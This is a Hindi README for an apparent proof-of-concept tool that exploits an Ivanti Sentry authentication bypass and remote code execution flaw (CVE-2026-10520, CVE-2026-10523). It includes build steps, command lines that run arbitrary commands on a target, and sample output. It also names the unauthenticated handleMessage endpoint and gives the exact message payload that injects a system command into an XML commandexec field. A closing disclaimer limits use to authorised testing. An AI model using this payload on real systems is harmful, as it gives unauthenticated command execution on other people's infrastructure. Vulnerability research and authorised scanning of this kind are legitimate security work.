 gagaltotal/cve-2026-10523-ivanti-sentry
Ivanti Sentry प्रमाणीकरण बाईपास और दूरस्थ कोड निष्पादन भेद्यता (CVE-2026-10520, CVE-2026-10523) के लिए प्रूफ-ऑफ-कॉन्सेप्ट डिटेक्शन टूल। सिस्टम कमांड निष्पादित करने और कमजोर परिनियोजन को मान्य करने के लिए क्राफ्टेड API अनुरोध भेजता है।

Ivanti Sentry में प्रमाणीकरण बायपास और रिमोट कोड निष्पादन से संबंधित कमजोरियों के परीक्षण के लिए एक व्यापक प्रूफ-ऑफ-कॉन्सेप्ट डिटेक्शन टूल। यह टूल CVE-2026-10520 और CVE-2026-10523 के प्रति संवेदनशील सिस्टम की पहचान करता है।
यह प्रोजेक्ट यह पता लगाने और सत्यापित करने के लिए डिज़ाइन किया गया है कि कोई Ivanti Sentry इंस्टेंस महत्वपूर्ण प्रमाणीकरण बायपास और रिमोट कोड निष्पादन दोषों के प्रति संवेदनशील है या नहीं। यह टूल Ivanti Sentry API एंडपॉइंट के माध्यम से विशेष रूप से तैयार किए गए संदेश भेजकर सिस्टम कमांड को निष्पादित करता है और परिणाम निकालता है, जिससे सुरक्षा शोधकर्ता और पेनिट्रेशन परीक्षक संवेदनशील डिप्लॉयमेंट की पहचान कर सकते हैं।
Ivanti Sentry में प्रमाणीकरण बायपास कमजोरी, जो प्रतिबंधित API एंडपॉइंट्स तक अप्रमाणित पहुँच की अनुमति देती है।
Ivanti Sentry में रिमोट कोड निष्पादन कमजोरी, जो प्रमाणीकरण बायपास के साथ संयुक्त होने पर मैसेजिंग API के माध्यम से मनमाने सिस्टम कमांड के निष्पादन की अनुमति देती है।
रिपॉजिटरी को क्लोन करें और प्रोजेक्ट निर्देशिका में नेविगेट करें:
git clone https://github.com/gagaltotal/CVE-2026-10523-Ivanti-sentry
cd CVE-2026-10523-Ivanti-sentry
इनिशियलाइज़ेशन और पैकेज लाइब्रेरी प्राप्त करें:
go mod init CVE-2026-10523-Ivanti-sentry
go mod tidy
एक्जीक्यूटेबल बनाएँ:
go build -o tot_poc tot_poc.go

इस टूल को दो अनिवार्य पैरामीटर की आवश्यकता है: लक्ष्य URL और निष्पादित करने के लिए कमांड।

लक्ष्य पर एक सरल कमांड चलाएँ:
./tot_poc -url https://target.example.com:8443 -cmd "uname -a"
-url (अनिवार्य): प्रोटोकॉल सहित लक्ष्य का बेस URL (जैसे, https://127.0.0.1:8443)-cmd (अनिवार्य): कमजोरी का पता लगाने के लिए निष्पादित करने का कमांड (जैसे, "uname -a", "id", "whoami")-p या -proxy (वैकल्पिक): ट्रैफ़िक को रूट करने के लिए प्रॉक्सी पता और पोर्ट (जैसे, 127.0.0.1:8080)
सरल सिस्टम जानकारी कमांड के साथ कमजोरी का पता लगाएँ:
./tot_poc -url https://192.168.1.100:8443 -cmd "uname -a"
प्रॉक्सी कॉन्फ़िगरेशन के साथ चलाएँ:
./tot_poc -url https://target.example.com:8443 -cmd "whoami" -proxy 127.0.0.1:8080
सिस्टम जानकारी निकालने के लिए कमांड निष्पादित करें:
./tot_poc -url https://sentry-instance.internal:8443 -cmd "cat /etc/os-release"
टूल प्रदर्शित करेगा:
Target: https://192.168.1.100:8443
Command: uname -a

[+] Sending command execution check to: https://192.168.1.100:8443/mics/api/v2/sentry/mics-config/handleMessage
[+] Target appears to be vulnerable.

Command output:
Linux sentry-server 5.10.0-8-generic x86_64 GNU/Linux
Target: https://192.168.1.100:8443
Command: uname -a

[+] Sending command execution check to: https://192.168.1.100:8443/mics/api/v2/sentry/mics-config/handleMessage
[-] Target does not appear to be vulnerable.
यह टूल /mics/api/v2/sentry/mics-config/handleMessage एंडपॉइंट का शोषण करता है, जो प्रमाणीकरण के बिना सुलभ है। पेलोड इस प्रकार बनाया गया है:
message=execute+system+/configuration/system/commandexec+<commandexec><index>1</index><reqandres>[COMMAND]</reqandres></commandexec>
प्रतिक्रिया में कमांड आउटपुट success टैग के भीतर XML प्रारूप में होता है।
यह टूल केवल अधिकृत सुरक्षा परीक्षण और अनुसंधान उद्देश्यों के लिए प्रदान किया गया है। उपयोगकर्ता पूरी तरह से यह सुनिश्चित करने के लिए जिम्मेदार हैं कि किसी भी सिस्टम का परीक्षण करने से पहले उनके पास उचित प्राधिकरण हो। कंप्यूटर सिस्टम तक अनधिकृत पहुँच अवैध है। लेखक इस टूल के दुरुपयोग या इससे होने वाली क्षति के लिए कोई दायित्व नहीं मानते हैं।
GhostGTR666 - Gagaltotal666
https://github.com/gagaltotal/CVE-2026-10523-Ivanti-sentry
यह प्रोजेक्ट सुरक्षा अनुसंधान और शैक्षिक उद्देश्यों के लिए जैसा है वैसा प्रदान किया गया है।
